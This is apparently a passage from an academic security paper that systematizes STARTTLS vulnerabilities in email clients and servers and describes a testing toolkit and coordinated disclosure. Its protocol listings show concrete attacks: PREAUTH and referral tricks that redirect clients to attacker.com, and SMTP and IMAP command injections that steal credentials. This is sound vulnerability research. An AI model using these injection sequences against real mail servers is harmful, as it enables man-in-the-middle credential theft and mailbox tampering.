Additionally, instances of protocols conflicting with STARTTLS were found. In 2014, a discussion about the availability of the STARTTLS command for *pre-authenticated* connections on the (now offline) IMAP protocol mailing list led to the discovery of a security vulnerability in the email client *Trojitá* [19]. When a server can pre-authenticate a client, e.g., because a local IP address was used, it can respond with a specific greeting, which transitions both the client and the server into the `AUTHENTICATED` state. However, STARTTLS is not allowed in this state, which caused Trojitá to continue in plaintext.

So far, no *systematic* analysis of STARTTLS in the email context was conducted. Furthermore, none of the aforementioned issues were broadly discussed, neither by standardization bodies nor in academic security literature. As we show, the presence of 10-year-old security vulnerabilities, previously unknown variants, and novel issues in almost all email clients seems to support this observation. Throughout this paper, we present a systematization of these issues into distinct attack classes: Negotiation, Buffering, Tampering, Session Fixation, and UI Spoofing.

[1] Please note that the term "command injection" has a different meaning in web security.

Attacker Model and Context We assume a MitM attack scenario where the attacker can modify TCP connections from a victim's *Mail User Agent (MUA)* to a *Mail Service Provider (MSP)*. For example, on a WiFi network with no encryption, attackers in the victim's proximity can see the victim's network connection and change the packets the victim sends and receives. While some of the presented vulnerabilities also affect the *relaying* of messages, we focus on the "first hop", i.e., the *submission* [11] of a new email into the email ecosystem (via SMTP [20]) and the *retrieval* of messages from a mail service provider (via POP3 [28] and IMAP [2]).

Coordinated Disclosure We reported all STARTTLS issues to email client and server developers. Additionally, we cooperated with the german BSI CERT to coordinate international disclosure to affected mail service providers. A collection of all public reports is available from our *GitHub* repository[2]. We also informed developers of TLS scanning software and the editor of the *IMAP4rev2* standard [24] about our findings. Some of our tests will be included in *TLS-Scanner* [26] and *testssl.sh* [4], and IMAP4rev2 will contain extended security advice based on our research. We supported all notified developers in fixing the issues and provided patches to two open source projects.

Contributions We make the following contributions:

- We provide the results of the first structured security analysis of STARTTLS in the email context.
- We introduce EAST, a semi-automatic toolkit for analyzing SMTP, POP3, and IMAP implementations, including a server for client testing, server testing scripts, and ZMap modules for Internet scanning. EAST contains more than one hundred test cases.
- Using EAST, we discovered more than 40 STARTTLS vulnerabilities in widely-used email clients and servers.
- We present working exploits to steal login credentials and execute cross-protocol attacks that mimic HTTPS, allowing us to host phishing HTML pages on a domain that is valid under the IMAP server's certificate.

2 Background

2.1 Submission of email

Modern standards distinguish between *message submission* [11], which is the process of introducing a new email to the email infrastructure, and *message relaying* [20], which is the process of forwarding a message as long as it has not arrived at its final destination. Submission happens when the

[2] https://github.com/FHMS-ITS/EAST

user of a *Mail User Agent (MUA)*, e.g., *Thunderbird*, clicks on the `SEND` button. Relaying happens *after* submission, and a MUA is not part of that process. Submission (and relaying) utilize the *Simple Mail Transport Protocol (SMTP)*.

SMTP SMTP is a line-based protocol and follows the request-and-response model [10]. After the server greeting, a client issues a series of commands to progress the SMTP session such that a message can eventually be submitted. A client must issues the `EHLO` command first to obtain a list of server capabilities. If the server signaled support for STARTTLS via the `STARTTLS` capability, the client starts the transition to TLS via the `STARTTLS` command. The client then provides its login credentials to the server (`AUTH`), tells the server who the sender is (`MAIL`), adds one or more recipients (`RCPT`), and finally *initiates* the transmission of the email's content via the `DATA` command. Any line after that command is interpreted as email content until the transmission is ended by a line containing a single dot, i.e., "`.\r\n`".

Two characteristics of SMTP should be pointed out explicitly because they impact our test strategy: 1) Every command is answered with exactly one response, and no messages are reordered. Thus, the SMTP protocol *lock-steps* command and response handling. The `PIPELINING` extension [7], which allows to batch multiple commands (and responses), preserves this principle because even though multiple messages could be received with a single call to a read function, the messages are parsed and processed sequentially. 2) Responses in SMTP can not be parsed generically but require (slightly) different parsers depending on the issued command. This means that a client implementation must evaluate a received response relative to the command leading to the response.

2.2 Retrieval of Email

Messages are retrieved via the *Post Office Protocol (POP3)* or the *Internet Message Access Protocol (IMAP)*. IMAP is more versatile than POP3, but major email providers still support the simpler POP3 protocol.

POP3 POP3 is a simple line-based request-and-response protocol that allows users to download their mails [28]. In contrast to IMAP, it was designed as a "download-and-delete protocol" [12] and does not provide a way to upload messages to a server. Although POP received multiple major updates and two version bumps since its first introduction in 1984 [31], it is still expected to "stay simple". There are only two significant additions to the protocol: the introduction of a mechanism to signal extensions via the `CAPA` command [12] and the addition of STARTTLS [29].

Similar to SMTP, the POP3 protocol lock-steps between commands and responses, and messages can not be parsed generically, but the client has to *know* which parser to apply next. `PIPELINING` [12] preserves this principle, too.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 C: A CAPABILITY
3 S: * CAPABILITY IMAP4REV1 STARTTLS
4 .. A OK
5 C: B STARTTLS
6 S: B OK
7 // ------------------ TLS Handshake -------------------
8 // ...
```

Listing 2: Typical IMAP session with tagged and untagged responses.

IMAP IMAP is a versatile message management and synchronization protocol and was designed from the beginning to be extensible. Capabilities like `STARTTLS` can already be advertised in IMAP's greeting message with a *code* in brackets (Listing 2, line 1). However, clients can also query the server for its capabilities via the `CAPABILITY` command (line 2).

Message transmission in IMAP is more complex than that of SMTP and POP3, mainly due to the distinction of *tagged* and *untagged* responses. Every command in IMAP begins with a *tag*, and the finishing response to a command must reflect that tag (Listing 2, lines 2 and 4, and lines 5 and 6). Thus, tagged responses can (theoretically) be matched regardless of the order they are received in. Untagged responses begin with a "`*`" (line 3) and can also be sent while no command is in progress [2]. Consequently, an IMAP client is required to always listen for responses, which breaks the lock-step approach. Furthermore, all responses can be parsed with a single parser.

2.3 STARTTLS and Implicit TLS

The use of alternative ports is called *implicit TLS* by modern standards [25] to distinguish them from STARTTLS. Submission over TLS is defined to use port 465, and the TLS-only variants of POP3 and IMAP are defined to use port 995 and port 993, respectively. From a security or performance viewpoint, implicit TLS is better than STARTTLS. However, some email clients still default to STARTTLS[3], and it is the only viable option if an email provider does not fully support implicit TLS[4]. Due to its use in email relaying, where encryption typically cannot be enforced without further steps, STARTTLS is often described as an opportunistic encryption protocol.[5] However, this is not the case when connecting from a MUA to an MSP.

3 Construction of Test Cases

Our test aims to find (a sequence of) commands or responses a MitM could use against an active SMTP, POP3, or IMAP

[3] Examples are Thunderbird and the Mail app of LineageOS.
[4] Examples are Outlook.com and iCloud Mail.
[5] The English Wikipedia even redirects "StartTLS" to "Opportunistic TLS" as of January 2021.

session to obtain sensitive data, i.e., "to bypass STARTTLS", or to introduce meaningful changes to a client, i.e., to tamper with application state.

In order to uncover potential issues with STARTTLS, we conducted semi-automatic network-only tests. Network-based testing covers a wide range of software – notably, they allowed us to test the very popular "cloud mail" applications for Android and iOS – and do not require setting up a per-application test harness. Some tests are semi-automatic because certain classes of issues, i.e., UI spoofing issues, are difficult to detect automatically but are easily noticed by analysts.

Our test system is configured with test case configurations that precisely define which response is sent to which command in a protocol session. The remainder of this section covers test case creation and explains which assumptions we made to reduce the number of test cases to a manageable amount. In other words, it explains *when* we send *which* messages in a simulated MitM scenario to detect STARTTLS issues.

3.1 Systematization of STARTTLS Issues

We define STARTTLS issues as those issues which would not exist if implicit TLS had been used exclusively. Specifically, we *end* a test when we can plausibly assume that a session reached a state *equivalent* to the initial state it would have reached via implicit TLS. Sessions that do not reach this state, e.g., because TLS was never negotiated (*Negotiation* issues) and sessions that negotiated TLS, but whose state is different from a session made with implicit TLS (*Buffering* and *Tampering* issues), are candidates for further security analysis. This notion captures the few STARTTLS-specific issues described in the standards and provides a basis to identify novel ones. However, it has an oversight: a client that shows "insecure" behavior, e.g., by displaying a spoofed dialogue (*UI Spoofing* issues), may *still* reach the implicit TLS state and conforms to the above definition. Thus, we also consider these cases.

3.1.1 Well-known Issues

As a first step towards a systematic measurement of STARTTLS security, we studied existing (academic) literature and gray literature. Academic literature yielded STARTTLS deployment and resilience studies [6, 15, 23] in the context of MTA-to-MTA communication. Gray literature, i.e., blog posts, mailing lists, CVE databases, and the relevant STARTTLS standards yielded results, which are more close to STARTTLS security itself, namely: 1) a command injection attack on SMTP [33], 2) STARTTLS stripping attacks in two variants [14, 29], 3) an issue with missing discard of capabilities [14, 29], and 4) a conflict with IMAP's PREAUTH greeting [19].

3.1.2 Extension of well-known Issues

In its original description of the SMTP command injection Wietse Venema noted that "injected commands could be used to steal the victim's email or SASL (...) username and password" [33], but no concrete attacks were described since the description of that bug in 2011. We re-evaluate the impact of the command injection, describe *concrete* exploits and their limitations, and introduce a cross-protocol attack, which allows hosting HTTPS websites under the certificate of an affected email server. Similarly, Wietse Venema also noted that "A similar plaintext injection flaw may exist in the way SMTP clients handle SMTP-over-TLS server responses" [33] but assumed that "its impact is less interesting" [33]. No (public) analysis of this issue was ever conducted. We developed a testing approach to find this bug in email clients and show that it allows severe attacks such as mailbox tampering and even credential stealing (under certain conditions).

Similarly, even though *two* forms of STARTTLS stripping attacks were described, several more variants exist. We show that STARTTLS stripping attacks may be easily overlooked during testing, and its impact is not always as clear as implied by the protocol standards.

After the discovery of the PREAUTH issue in the email client Trojitá, Jan Kundrát, the author of Trojitá, made the correct assessment and concluded that "(plaintext) credentials will never be transmitted (...) even in presence of this attack" [19]. However, our evaluation shows that this issue is prevalent, and we demonstrate how to escalate its impact to obtain user credentials, too. Interestingly, this is possible using only standard-conforming IMAP features – which were simply not supported by Trojitá.

3.1.3 Novel Issues

All other issues discussed throughout this paper are novel. Note, however, that the testing approach we introduce later in this section also happens to *include* all well-known issues, indicating good coverage of our test approach.

3.2 Buffering Issues

The command and response injection attacks are orthogonal to all other STARTTLS issues discussed throughout this paper, which is why we discuss them separately.

SMTP, POP3, and IMAP were defined as line-based protocols, and a perfect implementation would read lines from the network socket and parse them according to the standard. However, since, usually, an implementation will eventually process all input data, chunks of data are read from the network by most implementations instead – either directly into an application buffer or an internal buffer of the network API. Therefore, the application data might not only include a single line after a read call but data from one or more additional lines.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 C: A STARTTLS
3 .. B NOOP // injected command
4 S: A OK
5
6 // ------------------ TLS Handshake --------------------
7
8 S: B OK // answer to command B
9
```

Listing 3: **Command Injection:** A plaintext command is answered with an encrypted response.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 C: A STARTTLS
3
4 S: A OK
5 .. B OK // injected response
6 // ------------------ TLS Handshake --------------------
7 C: B NOOP
8
9 C: C CAPABILITY
```

Listing 4: **Response Injection:** An encrypted command is answered with a plaintext response.

While, in general, this is not a problem and might even be desirable for multi-line responses and `PIPELINING`, it becomes a problem when dealing with context switches, where any remaining data from the previous phase should not crossover into the new phase.

Typically, a single session, e.g., an implicit TLS session, has no additional security boundaries where a change from unauthenticated to authenticated data occurs. Thus, it is not required to think about the position of data in a lower layer, i.e., in TCP segments. However, in STARTTLS, such a context switch occurs, and trailing data might crossover from the plaintext phase to the encrypted phase, making it indistinguishable from encrypted data.

3.2.1 Command Injection (B_C)

The command injection was previously described for SMTP [33] but is straightforward to extend to POP3 and IMAP by adapting the protocol messages. Consider the IMAP session in Listing 3. The client sends *two* commands in a *single* TCP segment (lines 2-3). The server appends the full request to a buffer and eventually parses and splits off commands from that buffer. After the server acknowledged the STARTTLS command, it will immediately initiate the transition to TLS and wrap all plain TCP sockets in TLS sockets. However, the trailing data after the STARTTLS command (line 3) remains in the buffer. If the server does not flush that buffer, the server may assume that this command was indeed sent via TLS, even though it is leftover data from the plaintext phase (line 7). In this example, the server has not flushed the buffer, interprets the NOOP command inside TLS, and responds with an encrypted answer (line 8). This attack's effect is similar to the "TLS session splicing attack" described by Ray and Dispensa in 2009 [30].

3.2.2 Response Injection (B_R)

We generalized the command injection to a client-side *response injection*. An instance of this problem is shown in Listing 4. The server injects extra data after its STARTTLS response (lines 4-5). When the client issues `NOOP` (line 7), it will typically wait for the server response. However, because the server response is already in the client's response buffer, it is directly evaluated (line 8). When the client proceeds when the response was injected – e.g., by sending another command (line 9) – and stalls otherwise, we can conclude that the issue is present.

```
1  S: 220 <text>
2  // ^^^ ^^^^^^
3  // A   B
4  C: EHLO alice // C
5  S: 250-example.org
6  // ^^^
7  // D
8  .. 250-AUTH PLAIN // E
9  .. 250 STARTTLS   // E
10 C: STARTTLS       // F
11 S: 220 <text>
12 // ^^^ ^^^^^^
13 // G   H
14
15 // ------------------ TLS Handshake (I) -------------------
16 // J
17 C: EHLO alice      // K
18 S: 250-example.org // K
19 .. 250 AUTH PLAIN  // K
```

Listing 5: Minimal STARTTLS session in SMTP. Annotations highlight implementation requirements and decisions.

3.3 Exploring the Protocol Messages Space

Even though STARTTLS adds a single message to the SMTP protocol, multiple decisions must be made by a secure implementation. Listing 5 shows a minimal trace of a STARTTLS negotiation in SMTP and exemplifies some of the decisions:

SMTP server responses, including the greeting, contain a status code (A), which roughly denotes "good", "bad", or "incomplete", and a human-readable text (B). A network attacker can change this information. In the case of an error, a client must decide whether to display the human-readable text to the user or not. To obtain a list of capabilities, a client must issue the EHLO command (C). An attacker might pretend that the server does not understand the EHLO command and replace the status code with "bad" (D). This mimics an old SMTP server without support for extensions (and without support for STARTTLS). A client should not proceed in plaintext due to this downgrade. The capabilities sent in plaintext (E) are not authenticated, and the client should generally not process them. However, the STARTTLS capability is an exception as it signals STARTTLS support and should be honored by a

client. An attacker may remove STARTTLS from the capabilities and trick the client into using plaintext instead – this is variant one of the well-known STARTTLS stripping attacks.

The STARTTLS command should be the first command after the EHLO command (F). If a server allows STARTTLS at a later time, this might lead to security vulnerabilities, especially when user authentication is not reset properly. The server acknowledges the STARTTLS command, and the client is expected to check the response code (G) and only start the TLS handshake on a "good" response. The client should not proceed without TLS – this is variant two of the well-known STARTTLS stripping attacks. Furthermore, the client should not display any unauthenticated error messages (H). After the TLS handshake (I), the state is slightly different from the initial state upon connection because the server greeting is omitted (J). However, it is crucial that all other application state is reset to the initial state, including any protocol data, which might have been buffered. Omitting this step might result in prefix injection attacks – the well-known command injection on SMTP describes a subset of these issues. Since any old capabilities (E) must be discarded, they must be queried a second time (K) – this is the well-known missing discard of capabilities.

As should be clear from the motivation, a client implementation may contain multiple branches, potentially leading to disclosing sensitive data or allowing an attacker to tamper with an application. However, from the example trace, it is not clear which other messages might be overlooked.

Limitation As we defined STARTTLS issues relative to implicit TLS, we exclude many problem classes. Most notably, we exclude parsing issues as they are equally likely to happen in implicit TLS. As a consequence, we only send syntactically valid protocol messages. Likewise, we did not test the TLS implementation and used a benign TLS library.

This approach has the consequence that our test cases are limited to the set of all valid protocol messages. Still, as there are infinitely many valid protocol messages and a black-box approach does not allow us to rule out certain messages, we are required to make assumptions about the implementation.

The key question is: When do we send which messages?

3.3.1 When do we send messages?

Assuming that implementations are lock-stepping between command- and response-handling and different parsers are used depending on the issued command, it is plausible to only send test messages which can be parsed correctly and have the chance to enter business logic.

For example, a response to a POP3 command can be single- or multi-line. However, the first line of a multi-line response is identical to a single-line response. Thus, when a multi-line response is sent in a place where a single-line response is expected, it is likely that a client only processes the first line

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 .. * 42 FETCH (BODY[] "From: Attacker\n\nHello, ...")
3 C: A STARTTLS
4 S: A OK
5 // ------------------ TLS Handshake -------------------
6 // ...
```

Listing 6: Unexpected untagged responses in IMAP.

of the response, and the tail of the response is interpreted throughout the rest of the session. We exclude these cases because answering to responses step-by-step produces the same results more comprehensible.

This is why our SMTP and POP3 tests only cover responses to commands observed during the plaintext phase. Other responses, which a client does not expect, are more likely to terminate the connection or be partially interpreted.

Required Extensions in IMAP The above observations are, however, *only* true for SMTP and POP3. In IMAP, an attacker can change the capabilities by using untagged responses or *codes*, which can be sent at any time. Although some responses should only be interpreted in a specific state, they are not *formally* bound to a state, and implementers must actively discard unexpected ones. For example, a `FETCH` response (Listing 6, line 2) containing an email carries no information about the folder the email belongs to. This information is only available from context, i.e., when a client explicitly `SELECT`ed a folder before. However, because these responses will pass the parsing phase and enter business logic, we did not find it too far-fetched that they lead to local state changes. Consequently, we consulted the IMAP standard, extracted all syntactically valid untagged responses, and evaluated if they change the state of the MUA when sent before the TLS handshake. Since almost all changes introduced by untagged responses will be visible in the UI, e.g., a new folder or email, these changes are easy to detect by an analyst.

In summary, we only send test payloads when it is plausible that they are interpreted.

3.3.2 Which messages do we send?

We tested *all* positive and negative responses to any command a client issued to our server *before* the STARTTLS command. This is possible to do exhaustively because a client should only send a few commands: 1) those required by the standard (SMTP's `EHLO`), 2) commands to request the server capabilities (POP3's `CAPA` and IMAP's `CAPABILITY`), and 3) the STARTTLS command. All other commands are a sign of misbehavior and should not be issued.

This approach includes the well-known STARTTLS stripping variant two and the PREAUTH greeting in IMAP.

For all other messages, we consulted the formal grammar of the relevant standards. However, not all protocol messages are relevant to STARTTLS security. For example, when a

message is explicitly documented not to change client or server state, or a syntactically valid message does not carry a notable payload, we did not include it in our analysis.

Thus, we also identified the *threats* which may result from these messages by using expert knowledge from the standards and gray literature. For example, to identify UI spoofing attacks, it was required to first identify the IMAP codes which trigger dialogues. Furthermore, if we had used, e.g., `LOGINDISABLED` during testing, STARTTLS stripping attacks would be less likely to work.

The IANA provides a collection of registered SMTP Service Extensions [18], POP3 Capabilities, and Response Codes [16], and IMAP Capabilities [17]. For POP3, we reviewed all of them. Due to the large number of extensions in SMTP and IMAP, we excluded most extensions from our analysis. However, two IMAP extensions, LOGIN-REFERRALS [8] and MAILBOX-REFERRALS [9] stand out, because they provide a way to redirect a client to another possibly attacker-controlled server. These were included in our analysis.

3.4 Summary and Classification of Issues

3.4.1 Negotiation

STARTTLS Stripping (N_S) STARTTLS stripping issues are the most prominent negotiation issues and have been documented for more than 20 years. Two variants of STARTTLS stripping attacks are documented in the standards [2, 14, 29]: removing STARTTLS from the capability list and rejecting the STARTTLS command.

PREAUTH Bypass (N_P) When a server can pre-authenticate a client, e.g., because it knows that the connection is already tunneled via some secure connection, it can respond with a `PREAUTH` greeting. In this case, both the client and the server *must* skip authentication and proceed as if the client already logged in. However, STARTTLS is not allowed after a login, which prohibits a standard-conforming client from issuing the STARTTLS command.

Redirects IMAP supports two mechanisms to redirect a client to another server: *login referrals* [8] and *mailbox referrals* [9]. Login referrals can already be sent in the IMAP server greeting and bypass STARTTLS security *altogether*. Mailbox referrals are sent as an answer to the `SELECT` command to redirect a client to a "remote mailbox". At first glance, mailbox referrals are not useful for an attacker because a client should not select a mailbox before STARTTLS. However, mailbox referrals can be combined with other issues to escalate their overall impact (N_R).

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 .. * [ALERT] Please download Microsoft's https://...
3 C: A STARTTLS
```




Figure 1: Screenshot of an IMAP alert as shown by Microsoft Outlook. An attacker can choose the text after the colon and links are highlighted.

3.4.2 Buffering

Buffering issues (B_C, B_R) were introduced as a separate class of STARTTLS issues in section 3.2.

3.4.3 Tampering

Tampering with the Mailbox (T_M) An attacker can tamper with local mailbox data by sending IMAP's data responses before STARTTLS. This class of attacks is less likely in POP3 because – as outlined in our discussion of when to send messages – a client would be required to request that data first. However, it would need to log in to do so, at which point an attacker would have access to the credentials regardless. SMTP does not define "data responses", which leaves IMAP for this attack vector.

Session Fixation (S) If any session data set in the plaintext phase is retained after the transition to TLS, it may allow tampering or information disclosure attacks. For example, in SMTP, an attacker could include an *additional* recipient in the plaintext phase. When that recipient is not discarded at the beginning of a new client session, the email sent by the client will leak to that injected recipient. This attack works by dragging and redirecting the client's TLS handshake through the attacker's socket already established with the server. In POP3 and IMAP, an attacker can even replace the whole victim's mailbox with their own content when the session is retained throughout the negotiation of TLS.

3.4.4 UI Spoofing

A descriptive example of an IMAP `ALERT` is shown in Figure 1. Outlook shows a prominent dialog and also places IMAP alerts into the inbox. POP3 provides a similar mechanism based on response codes.

Built-in error mechanisms, i.e., those which use the status of a response and the human-readable text, were covered by testing all positive and negative responses with a unique

string as human-readable text (U_E). IMAP's `ALERT` or POP3's `SYS/PERM` code were covered by extracting all standardized codes from the relevant standards (U_A).

4 Execution of Test Cases

4.1 Client Testing

Client Selection We selected email clients from all major platforms and used popularity rankings if available. On Android, we queried the Google Play Store for Download counts on March 25th, 2020, and selected the ten most downloaded email clients. From this list, we excluded Yahoo Mail because it fetches emails only via HTTPS. We included the Android OpenSource Project Mail App (via LineageOS), usually bundled with custom ROMs. For iOS, we selected apps that support either IMAP, SMTP, or POP3 from the 200 most popular free productivity apps from the iTunes store on July 10th, 2020. Cloud Mail apps were not explicitly selected but are included due to their popularity. For Linux, we visited media sites presenting top lists of Linux clients and excluded clients not available via NixOS – a Linux distribution we used for reproducible client installations. We also tried to include popular command-line applications and a (perceived) popular utility, i.e., OfflineIMAP. On Windows, we only included Microsoft Outlook 2019 due to its popularity. However, many Linux Clients also work cross-platform on Windows, and we assume that the results on both platforms are identical.[6] Note that popularity rankings from Google Play and the Apple Store use geolocation to target a specific region. Our selection is thus likely biased towards western culture.

Client Test Execution We developed a custom mail server included in the EAST toolkit for client tests, which supports STARTTLS, SMTP, POP3, and IMAP and can be configured to execute precise message flows. The server can also simulate a benign email server to unify the setup of clients and sidestep the setup of a real email environment such as Postfix and Dovecot. During the evaluation, we restricted our modifications to those an attacker can perform in reality. For example, we did not modify data that is normally protected by TLS. This setup turned out to be a very useful abstraction to perform stable MitM attacks against email clients.

Configuration of Email Clients for Testing We configured every email client to use the most secure STARTTLS variant with strict certificate checking. All tests were conducted after a client's "setup wizard" or after manual configuration and an additional restart. We did not change TCP port numbers manually, except when the client needed manual configuration. In this case, we used port 587 for submission, 110 for POP3, and 143 for IMAP.

Furthermore, we set up our test clients using virtual machines (based on QEMU) with automatic snapshot resets between tests and automatic triggers for mail retrieval/sending. In this way, EAST supports semi-automatic testing of email clients.[7]

4.2 Server Testing

Scanning We used *ZGrab2* [27] to scan the Internet for IPv4-based mail service providers to identify servers vulnerable to the command injection. Because the session fixation requires a valid user account per server, we could not scan for this issue. We followed best practices for internet scanning and included servers (and networks) in a blocklist when their operators requested it. Furthermore, we also published a reverse DNS entry and hosted a webpage with information about the scans. Except for the command injection itself, we did not violate the protocols. We executed a single scan per protocol and appended a non-malicious command to the STARTTLS command. To minimize false negatives, we sent an additional command *via TLS* to complete possibly blocking read calls. If we received a response to our injected command, we considered the server to be vulnerable. Answering with an encrypted response to a plaintext command is always a sign of misbehavior. Thus, this test does not yield false positives.

We employed a basic keyphrase- and protocol-based clustering approach to identify specific server software in our scan results. For this, we identified specific keywords (e.g., the name of the software) and phrases (e.g., a specific help message) and used them to classify results. Additionally, we classified the remaining servers by comparing the protocol flow exhibited (e.g., response codes in SMTP).

Server Selection We tested mail servers available freely or on a trial basis for the command injection vulnerability and the session fixation. Mainly, we selected these servers based on a rough identification of popular servers found during our scans (vulnerable and non-vulnerable).

Server Test Execution We developed a tool – part of the EAST toolkit – to identify the command injection vulnerability in SMTP, POP3, and IMAP for local server tests. We set up all tested servers in local installations when possible and performed tests against some live installations with the owner's explicit permission.

5 Client Attacks

All attacks described in this section were conducted end-to-end. We also show how multiple issues can be combined to

[6] Even though the TLS provider might differ, we did not find a plausible explanation why the STARTTLS implementations should be different.

[7] We could not automate testing for Cloud Mail and iOS.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 // ...
3
4 C: X APPEND "Sent" (\SEEN) {676}
5 .. From: ...
6 .. To: ...
7 ..
8 .. Hello, ...
9 S: X OK
```

Listing 7: Bypassing STARTTLS with a well-known STARTTLS stripping attack.

```
1 S: * PREAUTH
2 C: A SELECT INBOX
3 // ...
4 C: X APPEND "Sent" (\SEEN) {676}
5 .. From: ...
6 .. To: ...
7 ..
8 .. Hello, ...
9 S: X OK
```

Listing 8: Blocking the STARTTLS transition with a PREAUTH greeting.

escalate their impact.

5.1 Negotiation

STARTTLS Stripping (N_S) Typically, when a client is affected by classic STARTTLS stripping, user credentials will be sent via plaintext. However, there are more subtle forms of STARTTLS stripping, where the client does not leak user credentials but uploads drafted and sent emails in plaintext (Listing 7).

PREAUTH STARTTLS Blocking (N_P) In Listing 8, an attacker bypassed STARTTLS by sending the PREAUTH command (line 1). This is easy to see because the client did not terminate the connection but proceeded to SELECT the inbox (line 2). At this point, an attacker already has full control over the client and merely needs to mimic a benign IMAP server to tamper with the client's mailbox data. If the client synchronizes draft emails and sent emails, sensitive data is leaked (lines 4 to 8). However, because PREAUTH signals to the MUA that it is already authenticated, it does not directly lead to the exposure of user credentials.

Malicious Redirects (N_R) Mailbox referrals are useful when combined with a PREAUTH greeting. When an attacker could bypass STARTTLS security with the PREAUTH greeting, they can further escalate the issue by answering with a redirect to the client's SELECT command (Listing 9, line 5). This indicates to the client that the selected mailbox is only available on another server. Because the attacker can also choose the domain, they can use a server for which they have a valid X.509 certificate. If the client follows this referral, it immediately leaks user credentials to the attacker (line 13).

5.2 Tampering

Tampering with the Mailbox (T_M) IMAP's untagged data responses lead to changes in the mailbox, which can be used for tampering attacks, e.g., placing new messages or folders into the user's mailbox. These changes can even lead to a permanently corrupted local state.

```
1  // 1) The attacker hijacked the connection to example.org ...
2  S: * PREAUTH
3  C: A SELECT Inbox
4  // ... and redirects client to attacker.com.
5  S: A NO [REFERRAL IMAP://attacker.com]
6
7  // ------------------------------------------------
8
9  // 2) The client connects to attacker.com ...
10 S: * OK
11 C: A STARTTLS
12 S: A OK
13 // ------------------ TLS Handshake -------------------
14 // ... and discloses the user's password to the attacker.
15 C: B LOGIN "username" "password"
16 // ...
```

Listing 9: Bypassing STARTTLS with a PREAUTH greeting and escalation from mailbox tampering to stealing of credentials.

5.3 UI Spoofing

IMAP Alerts (U_A) IMAP alerts, as previously described, are a prime opportunity for UI spoofing. Since they can be sent at any point in an IMAP connection, any client that displays them in the *plaintext* phase is vulnerable to UI spoofing.

Error Messages (U_E) Additionally, all protocols can show error messages that can be sent in response to any command. If these are displayed in the plaintext phase, UI spoofing is also possible.

5.4 Buffering

Response Injection (B_R) The response injection's impact is limited in SMTP because the exchanged data is short-lived and neither saved nor displayed to the user. However, POP3 and IMAP incorporate session data into local archives, and the response injection can be used to tamper with local mail archives. The attack is also easy to execute because the sequence of commands issued by a client is predictable.[8] Furthermore, the response injection can again be combined with referrals to obtain user credentials.

[8] Outlook is the only client which uses unpredictable IMAP tags.

```
1  S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2  C: A STARTTLS
3  // Attacker injects LOGIN and APPEND here ...
4  S: A OK
5  // ------------------ TLS Handshake -------------------
6  A: B LOGIN "attacker" "password" // LOGIN interpreted here
7  S: B OK
8  A: C APPEND INBOX {length} // APPEND interpreted here
9  S: +
10 // Due to the active APPEND, the following command is
11 // misinterpreted as email data and appended to the
12 // attacker's INBOX
13 C: B LOGIN "victim" "password"
```

Listing 10: Credential-Stealing in IMAP: Obtaining credentials using the command injection in IMAP.

6 Server-Side Attacks

In our attacker model, the attacker can act as MitM between client and server and open their own (STARTTLS) connections to the server. All server-side attacks described in this section are based on the attacker communicating with the client until it initiates the TLS handshake – possibly by doing a STARTTLS negotiation first – and preparing the attack on the server-side in the plaintext phase of a STARTTLS connection. When both sides are ready, the attacker relays all TLS traffic unchanged between the client and the server.

6.1 Buffering

For brevity, we will not use arrows to explain where command and response data was initially sent but layout the traces to make the practical impact of the issues more clear.

Command Injection (B_C) The command injection attack can not only be used to obtain user credentials in SMTP and IMAP and works against clients using STARTTLS but *also* against clients using implicit TLS. Furthermore, they can be used for cross-protocol attacks. Any server vulnerable to command injection is vulnerable to all attacks in this section.

Disclosing Credentials via Command Injection An attacker can obtain user credentials using the `APPEND` command after a `LOGIN` to their *own* mailbox (see Listing 10). The attacker then prepares a new email to be appended to their inbox using the command injection in lines 6 and 8. This results in the server interpreting the user's actual login command (line 13) as the body of an email, which is then `APPEND`ed to the attacker's mailbox and can be fetched from the mailbox.

A similar attack is possible on SMTP (Listing 11). Using the command injection, the attacker logs in to their own account (line 10) on the vulnerable server before preparing a mail to themselves using the `MAIL`, `RCPT`, and `DATA` (lines 11-13) commands. This way, any data sent by the victim will be sent as the mail body opened by the injected `DATA` command, thereby revealing the credentials (and email) to the attacker.

```
1  // 1) Attacker injects multiple commands (A, B, ...) to
2  //    prepare the transmission of an email.
3  //    The commands will generate multiple responses,
4  //    which will conveniently make the client send
5  //    more commands.
6  S: 220 OK
7  // ...
8  C: STARTTLS
9  A: EHLO attacker                    // A
10 .. AUTH PLAIN <attacker login>      // B
11 .. MAIL FROM:<attacker@example.com> // C
12 .. RCPT TO:<attacker@example.com>   // D
13 .. DATA                             // E
14 S: 220 OK
15
16 // ------------------ TLS Handshake -------------------
17
18 // 2) A-E are interpreted here. The server is now in a
19 //    state to accept an email body. All following lines
20 //    from the client are misinterpreted as an email,
21 //    which is then send to attacker@example.com.
22 C: EHLO alice
23 S: 250-mail.example.com // A
24 .. 250 AUTH PLAIN LOGIN
25 C: AUTH PLAIN <alice login>
26 S: 235 OK               // B
27 C: MAIL FROM:<alice@example.com>
28 S: 250 OK               // C
29 C: RCPT TO:<bob@example.com>
30 S: 250 OK               // D
31 C: DATA
32 S: 354 OK               // E
33 C: <email to bob>
34 .. .
```

Listing 11: Credential-Stealing in SMTP: Redirecting mails and user credentials on an SMTP server. Text marked in blue will be interpreted as the DATA of the mail.

